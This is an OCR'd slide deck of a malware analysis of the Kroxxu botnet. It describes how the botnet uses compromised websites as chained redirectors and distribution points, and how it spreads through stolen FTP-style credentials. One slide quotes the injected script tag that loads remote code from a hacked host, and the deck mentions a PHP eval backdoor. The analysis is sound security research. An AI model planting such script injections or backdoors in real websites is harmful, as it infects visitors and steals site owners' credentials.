Life on Stolen Land

Jiri Sejtko
Miloslav Korenko

Background

- The Internet has become famous
  - Nearly 200 milion registered domains (verisign.com)
  - More than 200 milion active websites (netcraft.com)
  - About 2 bilion internet users (internetworldstats.com)
  - 10 internet users per each domain/website (simplified)

Background

- The Internet has become famous
  - Nearly 200 milion registered domains (verisign.com)
  - More than 200 milion active websites (netcraft.com)
  - About 2 bilion internet users (internetworldstats.com)
  - 10 internet users per each domain/website (simplified)
- The Internet has also become infamous
  - Most used way of infection
  - Drive-by downloads/installations

Before the birth of Kroxxu

- Gumblar began spreading on 28. April 2009
  - Infections targeted gumblar.cn (later martuz.cn)
  - Impacted more than 50,000 websites
  - Massively hyped
  - Shut down very quicky
- No activity for a long time
  - probably the Kroxxu development state
- Kroxxu was born on 10. October 2009


The Kroxxu basics

- Successor of the first Gumblar infection
  - Many AV also use Gumblar name for the new infection
- Uses compromised websites
  - Life on stolen land
  - Indirect Cross Infection vector
    - Cross -> Kroxx(u)
- Self reproducing botnet
  - Distributes password stealers
  - Stolen credentials support spreading
- Multilayered structure
  - Each layer has its own task

Indirect cross infection


Usual Drive-by infection vector

- Malware distribution domain created by bad guys
- Just one direction of infection vector




Indirect cross infection

- Slightly different approach to drive-by downloads
- All the server parts are equal and interchangeable
- Must be fixed by owner/admin




Multilayered structure

redirection & infection flow



Multilayered structure


command & control flow



Infection process

Initial redirectors

- More than 90 thousands domains
  - More than 10 thousands active
- Uses simple redirection
  - Based on script tag
    - <script src=http://[hacked].com/images/gifimg.php></script>
  - Different approach to Gumblar
  - Impacts original website content




- PHP code contains backdoor
  - Simple evaluation

Infection process


PHP redirectors

- More than 2,500 active
  - 2,561 active on 12.09.2010
  - Many previously acted as distribution part
- Uses simple redirection
  - Based on script tag
  - Feature added 4 months ago
  - Doesn’t affect original website
- PHP code contains backdoor
  - Simple evaluation again



Infection process


PHP redirectors



- PHP redirectors not always used
  - Initial redirection targets malware distribution part directly
- Redirector may refer another redirector
  - Longest connection using 15 redirect!
    - Reasonable? Glitch in automated process?
  - Demonstration ->

